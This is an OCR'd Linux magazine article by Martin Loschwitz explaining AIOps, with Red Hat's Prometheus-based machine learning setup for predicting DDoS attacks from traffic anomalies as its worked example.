
Need more Linux?

Subscribe free to Linux Update

Our free Linux Update newsletter delivers insightful articles and tech tips to your inbox every week.

bit.ly/Linux-Update





Artificial admin

Machine Brain

AIOps brings artificial intelligence tools into everyday administrative work, with AI-supported automation of some admin responsibilities.

By Martin Loschwitz

The innovation currently sweeping across the IT industry is artificial intelligence (AI). Language models such as ChatGPT, which can be trained with existing materials, have established themselves as a factor in our daily lives. However, language models are only a small part of AI and not exactly the most obvious candidates when it comes to integrating artificial intelligence into everyday IT processes. Instead, industry service Gartner listed better suited candidates a while back, while coining the term "AIOps" (artificial intelligence for IT). After experiencing the pronouncement of DevOps, ChatOps, SecOps – and now AIOps – you might be frustrated by yet more stuff that mainly comes from the vendors' marketing departments and doesn't really address actual needs in the daily IT grind. What's more, when it comes to artificial intelligence, people are always worried about whether their jobs are at risk.

How real is this danger? Will computers soon take over the data center and completely replace admins, or has Gartner once again focused on a niche topic to grab attention? "No" to both questions; read on to find out why.

What's All the Fuss?

The one genuine problem in the context of discussions about AIOps is the vagueness of the term "AI." Like the cloud, AI has become part of the everyday lexicon, but it is used in a fuzzy way. Any process in which a computer is involved and that is not based on direct human input is already considered AI.

Gartner's understanding of AIOps, if you browse through the industry analyst's texts and flyers, is integrating artificial intelligence tools into everyday administrative work, and even partially replacing human skills in operations with AI-supported automation [1].

Some administrators might be surprised. For many years, monitoring systems such as Nagios or Icinga have offered options for providing automated responses to specific events, but this automation needed to be configured manually, and the results were often more damaging than the outcome they intended to prevent. Accordingly, this kind of functionality lies dormant in most setups today, and admins attach great importance to keeping it that way.

However, it is well worth taking a closer look at the theory behind Gartner's brand of AIOps and its implementation. Gartner quite rightly notes that IT has already changed massively in recent years and that artificial intelligence will sooner or later become a necessity, primarily because of an old acquaintance: the cloud.

Massive Setups

One forecast for the IT of the future seems certain: Small providers with rental space in any data centers will become increasingly rare. Instead, IT service providers will either specialize in individual services or mutate into platform providers themselves. Everything in between will disappear, leading to decreasing numbers of IT corporations grabbing a constantly increasing share of the overall IT market.

The focus on density and automation implicitly means fewer people in the control room responsible for increasing numbers of individual servers, which is unlikely to make

Lead Image © Maxim Basinski, 123RF.com

their work easier; the larger a setup, all told, the larger its attack surface. In a small setup with low traffic levels, an admin might be able to tell whether a distributed denial of service (DDoS) attack is imminent by looking at the monitor with the RRD data of the installation in question. If they have to deal with thousands of servers and countless network devices, though, this strategy will no longer work.

Corporations that have already established themselves as platform providers have reacted to this scenario. Monitoring, alerting, and trending (MAT) are integral parts of large scalable platforms. Prometheus and VictoriaMetrics collect and consolidate metrics data, Grafana prepares and displays it graphically, and Loki takes care of the central collection of logfiles.

However, MAT is just a reaction to the ever larger and more complex setups that admins working for platform providers face. These tools theoretically enable an admin to identify attacks from metrics data, but, in practice, they would need to keep a constant eye on all of the platform's graphs and reliably identify even the smallest of changes. Neither the human eye nor the human brain can do that. This is exactly where the proponents of AIOps come into play.

The logic is simple: Where the human eye and brain fail, AI can easily do the job. The primary focus is not just on models for machine learning-based language skills, but on machine learning in general. Just as you can prepare an algorithm for the correct use of the language by feeding it language samples, you can use examples of real attack scenarios to teach a different kind of algorithm to identify the attacks at an early stage – and often in good time.

Almost every spam filter uses a very simple form of machine learning. However, the possibilities of artificial intelligence are far more comprehensive and already offer many more opportunities, which lead to even longer wishlists for the admins themselves – far more so for providers who look to keep admins happy with appropriately designed products while significantly boosting their revenues. AIOps therefore needs to give companies a better response to attacks and administrative challenges in everyday life so that, ideally, dangerous situations cannot arise in the first place. As a result, the products used for this purpose will become cash cows for corporations such as IBM, Dynatrace, and others.

AIOps in Concrete Terms

Gartner might overuse the term AIOps without breathing life into it, but Red Hat and, in turn, IBM already have far more concrete ideas of how the practical benefits of AIOps could look.

In 2019, Red Hat presented an example that was based on the Prometheus time series database for predicting the probability of DDoS attacks from anomalies in traffic data (Figure 1). The design was relatively simple at the time: Prometheus, or more specifically its clustered form, Thanos, was used as the central element. Because Prometheus is really bad at storing long-term data, the setup was expanded to include Ceph, where the long-term data from Prometheus was moved. A setup comprising the Prophet and Fourier machine learning models then analyzed the long-term data and connected with Prometheus.

Prophet is a prediction environment developed by Facebook, whereas Fourier analyzes frequency information from traffic data streams and correlates the data with various additional environmental variables. The combination of Fourier and Prophet proved its value in this proof of concept. Feeding Prophet patterns of attacks that had taken place in the past meant that it gradually gained the ability to detect suspicious developments in the current data stream in just seconds.

Field tests show that a few seconds of unusual traffic are enough to predict an imminent attack with a high degree of reliability. Anyone who still claims that an attack can only be "predicted" once it is underway is wrong. The extremely practical combination of Fourier and Prophet not only identified the clear data patterns of attacks that had already begun but were also able to identify preparatory work (e.g., connections opened for reconnaissance of the environment) on the basis of various details of the individual connections.

Don't forget that Prometheus itself has a complete and well-maintained




Figure 1: The use of AI in the operations environment is by no means new. Red Hat first showcased a setup in 2019 that automatically detected anomalies in network traffic. © Red Hat




Figure 2: Red Hat's Prometheus Anomaly Detector [2] comes with a model that can be trained with existing attack data, giving it superior attack detection capabilities. © Red Hat

alerting engine. By notifying admins of impending attacks, the sample setup makes it possible to prevent the the attacks by reconfiguring the network and firewall (Figure 2). Corporate-speak around AIOps almost invariably means this specific form of machine learning from connection metadata. As IBM puts it in marketing jargon for Red Hat: AIOps is DevOps with big data.

Complete Portfolio

Of course, IBM would not be IBM if it did not also have a comprehensive portfolio of solutions for the Linux sector under the Red Hat brand. The product flyer reads a bit like something out of a future novel. In the future, it claims, AI will help nip attacks in the bud, automatically restore systems in the event of malfunctions, facilitate scalability, and, as a side effect, drive innovation in areas where staff are currently working on boring everyday tasks.

True to its own DNA, Red Hat primarily relies on open source components such as Llama 2 (large language model Meta AI), a machine learning model developed by Facebook parent company Meta, for which Prophet was in some ways a preparatory task.

